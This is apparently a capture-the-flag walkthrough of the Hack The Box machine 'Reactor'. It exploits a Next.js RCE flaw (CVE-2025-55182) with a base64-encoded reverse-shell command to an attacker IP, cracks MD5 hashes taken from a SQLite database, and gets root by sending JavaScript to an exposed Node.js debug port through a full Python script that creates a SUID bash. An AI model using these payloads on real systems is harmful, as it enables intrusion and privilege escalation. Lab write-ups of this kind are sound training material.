Description
Reactor is classified as an easy difficulty machine in Hack The Box. Key vulnerabilities and steps identified in this machine include:
- Initial web application vulnerability (NextJS) allowing for potential Remote Code Execution (RCE)
- Database compromise leading to user credential hashes
- A low-privileged user account with access to internal systems
- A critical Node.js debugging endpoint running with elevated privileges (Root), enabling privilege escalation
Footprinting
The initial phase of reconnaissance is paramount in understanding the target’s architecture and operational status. By performing a simple ping scan on the target IP, 10.129.1.23, we can gather preliminary information about the operating system.
The TTL (Time To Live) value observed in the ping response was 63, which is characteristic of a Unix-like operating system (Linux). This immediately narrows our focus for the subsequent exploitation phase, as Windows hosts typically exhibit different TTL values.
$ ping -c 3 10.129.1.23
PING 10.129.1.23 (10.129.1.23) 56(84) bytes of data.
64 bytes from 10.129.1.23: icmp_seq=1 ttl=63 time=51.3 ms
64 bytes from 10.129.1.23: icmp_seq=2 ttl=63 time=51.3 ms
64 bytes from 10.129.1.23: icmp_seq=3 ttl=63 time=51.1 ms

--- 10.129.1.23 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 51.108/51.241/51.317/0.094 ms
Next, we utilized Nmap to perform a basic scan, identifying the active ports and services exposed by the target. This initial scan quickly revealed two open ports: SSH (22/tcp) and a custom service on port 3000/tcp.
$ sudo nmap 10.129.1.23 -sS -oN nmap_scan
Starting Nmap 7.98 ( https://nmap.org )
Nmap scan report for 10.129.1.23
Host is up (0.051s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
3000/tcp open  ppp

Nmap done: 1 IP address (1 host up) scanned in 6.67 seconds
Enumeration
With the initial port list established, the enumeration phase requires a deeper dive into the services to understand their specific versions and potential attack surfaces. This detailed information is crucial for matching services to known vulnerabilities.
We executed a more exhaustive Nmap scan, requesting service version detection (-sV) and default script execution (-sC) specifically against the identified ports:
$ nmap 10.129.1.23 -sV -sC -p22,3000 -oN nmap_scan_ports
Starting Nmap 7.98 ( https://nmap.org )
Nmap scan report for 10.129.1.23
Host is up (0.049s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.16 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 ce:fd:0d:82:c0:23:ed:6e:4b:ea:13:fa:4f:ea:ef:b7 (ECDSA)
|_  256 f8:44:c6:46:58:7a:39:21:ef:16:44:e9:58:c2:f3:62 (ED25519)
3000/tcp open  ppp?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch, Next-Router-Segment-Prefetch, Accept-Encoding
|     x-nextjs-cache: HIT
|     x-nextjs-prerender: 1
|     x-nextjs-stale-time: 4294967294
|     X-Powered-By: Next.js
...
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.21 seconds
The analysis of the port 3000 service revealed that it hosts a web application built with Next.js, which is described as a metrics application for a nuclear reactor. We added the target domain reactor.htb to the local hosts file to ensure consistent resolution during the exploitation phase.
$ echo '10.129.1.23 reactor.htb' | sudo tee -a /etc/hosts
 By examining the application, we identified a potential vulnerability related to NextJS. Specifically, we researched the CVE-2025-55182 vulnerability. This critical flaw in React Server Components allows for pre-authentication Remote Code Execution (RCE) by unsafely deserializing payloads from HTTP requests targeting Server Function endpoints.
Exploitation
The primary vector for initial compromise is the RCE vulnerability in the NextJS application. We utilized a custom Proof-of-Concept (PoC) developed by the community to exploit this weakness.
First, we set up a listening port to receive the reverse shell connection:
$ nc -nvlp 1234
We then cloned and executed the PoC, injecting a base64-encoded command payload designed to execute a reverse shell upon successful exploitation.
$ git clone https://github.com/imbas007/POC-CVE-2025-55182
$ cd POC-CVE-2025-55182
$ python CVE-2025-55182-Exp.py -u http://10.129.1.23:3000 -c "echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC43OS8xMjM0IDA+JjE= | base64 -d | bash"
...
[*] Scanning http://10.129.1.23:3000...
[+] http://10.129.1.23:3000 - App Router detected
[FAIL] http://10.129.1.23:3000 - No RCE output
Although the initial RCE attempt failed to yield a shell immediately, the successful execution allowed us to obtain a reverse shell as the node user, granting us a foothold on the system.
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.79] from (UNKNOWN) [10.129.1.23] 52974
bash: cannot set terminal process group (1370): Inappropriate ioctl for device
bash: no job control in this shell
node@reactor:/opt/reactor-app$ id
id
uid=999(node) gid=988(node) groups=988(node)
We configured the shell environment to be fully interactive.
node@reactor:/opt/reactor-app$ script /dev/null -c bash
script /dev/null -c bash
Script started, output log file is '/dev/null'.
node@reactor:/opt/reactor-app$ ^Z
$ stty raw -echo; fg
$ reset xterm
node@reactor:/opt/reactor-app$ export SHELL=bash; export TERM=xterm; stty rows 48 columns 156
Within the application directory (/opt/reactor-app), we discovered a SQLite database, reactor.db. This database contained user records, including MD5 hashes for two users: admin and engineer. We used the sqlite3 client to extract the data:
node@reactor:/opt/reactor-app$ file reactor.db
reactor.db: SQLite 3.x database, last written using SQLite version 3045001, file counter 7, database pages 3, cookie 0x2, schema 4, UTF-8, version-valid-for 7
node@reactor:/opt/reactor-app$ sqlite3 reactor.db
SQLite version 3.45.1 2024-01-30 16:01:20
Enter ".help" for usage hints.
sqlite> .tables
sensor_logs  users
sqlite> select * from users;
1|admin|a203b22191d744a4e70ada5c101b17b8|administrator|admin@reactor.htb
2|engineer|39d97110eafe2a9a68639812cd271e8e|operator|engineer@reactor.htb
Utilizing the John The Ripper tool against these hashes, we successfully cracked the password for the engineer user, discovering the plaintext password reactor1.
$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-MD5 hash
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=16
Press 'q' or Ctrl-C to abort, almost any other key for status
reactor1         (engineer)
1g 0:00:00:00 DONE 50.00g/s 16857Kp/s 16857Kc/s 16857KC/s rhegie..rayleen
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
We leveraged these credentials to establish an SSH connection as the engineer user, transitioning from the low-privileged node context to a standard system user.
$ ssh engineer@10.129.1.23
engineer@reactor:~$ id
uid=1000(engineer) gid=1000(engineer) groups=1000(engineer),4(adm),24(cdrom),30(dip),46(plugdev),101(lxd)
Post-Exploitation
The transition to the engineer user provides a stable base for deeper reconnaissance. The goal of this phase is to identify and exploit a privilege escalation vector to achieve root access.
Using the ss command, we examined active network listeners on the machine. A crucial discovery was a service running on port 9229, which was identified as a Node.js debugging port.
engineer@reactor:~$ ss -tulnp
Netid          State           Recv-Q          Send-Q                   Local Address:Port                     Peer Address:Port          Process
tcp            LISTEN          0               4096                     127.0.0.53%lo:53                            0.0.0.0:*
tcp            LISTEN          0               4096                        127.0.0.54:53                            0.0.0.0:*
tcp            LISTEN          0               4096                           0.0.0.0:22                            0.0.0.0:*
tcp            LISTEN          0               511                          127.0.0.1:9229                          0.0.0.0:*
tcp            LISTEN          0               4096                              [::]:22                               [::]:*
tcp            LISTEN          6               511                                  *:3000                                *:*
We confirmed that the process running on port 9229 was a Node.js worker script, and critically, it was executing as the root user. This represents a significant misconfiguration and a high-value target for privilege escalation.
engineer@reactor:~$ ps -ef | grep 9229
root        1372       1  0 May21 ?        00:00:14 /usr/bin/node --inspect=127.0.0.1:9229 /opt/uptime-monitor/worker.js
To exploit this, we established a local port forward, mapping the internal debugging port 9229 to our attacking machine, allowing us to interact with the root-owned process.
$ ssh -N -L 9229:127.0.0.1:9229 engineer@10.129.1.23
We then enumerated the Node.js debugger endpoint by querying the JSON list endpoint, confirming it was indeed the debug port:
$ curl 127.0.0.1:9229/json/list
[ {
  "description": "node.js instance",
  "devtoolsFrontendUrl": "devtools://devtools/bundled/js_app.html?experiments=true&v8only=true&ws=127.0.0.1:9229/20733d31-b4e3-413d-9560-c55733095140",
  "devtoolsFrontendUrlCompat": "devtools://devtools/bundled/inspector.html?experiments=true&v8only=true&ws=127.0.0.1:9229/20733d31-b4e3-413d-9560-c55733095140",
  "faviconUrl": "https://nodejs.org/static/images/favicons/favicon.ico",
  "id": "20733d31-b4e3-413d-9560-c55733095140",
  "title": "/opt/uptime-monitor/worker.js",
  "type": "node",
  "url": "file:///opt/uptime-monitor/worker.js",
  "webSocketDebuggerUrl": "ws://127.0.0.1:9229/20733d31-b4e3-413d-9560-c55733095140"
} ]
The final step in privilege escalation involved leveraging the Node.js WebSocket debugging protocol to execute arbitrary JavaScript code. We crafted a payload that utilized child_process to create a SUID Bash binary, granting us effective root permissions upon execution.
The Python script for the exploit, which requires the websocket-client library, is as follows:
import urllib.request, json
from websocket import create_connection

# 1. Get the WebSocket URL
with urllib.request.urlopen("http://127.0.0.1:9229/json/list") as r:
    ws_url = json.loads(r.read().decode())[0]['webSocketDebuggerUrl']

# 2. Connect and send the payload
ws = create_connection(ws_url)
payload = "process.mainModule.require('child_process').exec('cp /bin/bash /tmp/bash-suid; chmod u+s /tmp/bash-suid')"

ws.send(json.dumps({
    "id": 1,
    "method": "Runtime.evaluate",
    "params": {"expression": payload}
}))

# 3. Receive the raw response and close
print(ws.recv())
ws.close()
After installing the required dependency (websocket-client) and executing the script, the machine confirmed the successful payload execution.
$ python -m virtualenv .env
$ . .env/bin/activate
$ pip install websocket-client
$ python attack.py
{"id":1,"result":{"result":{"type":"object","className":"ChildProcess","description":"ChildProcess","objectId":"5132275223032789128.1.1"}}}
We confirmed the creation of the SUID binary on the system by listing the file:
engineer@reactor:~$ ls /tmp/bash-suid
/tmp/bash-suid
Executing the newly created binary confirms the successful escalation to root privileges:
engineer@reactor:~$ /tmp/bash-suid -p
bash-suid-5.2# id
uid=1000(engineer) gid=1000(engineer) euid=0(root) groups=1000(engineer),4(adm),24(cdrom),30(dip),46(plugdev),101(lxd)
We have now achieved command execution as the root user, allowing us to retrieve the required flags.
Flags
The successful execution of the SUID binary as root allowed us to retrieve both the user and root flags from the designated files within the system: user.txt and root.txt.
bash-suid-5.2# cat /home/engineer/user.txt
<REDACTED>
bash-suid-5.2# cat /root/root.txt
<REDACTED>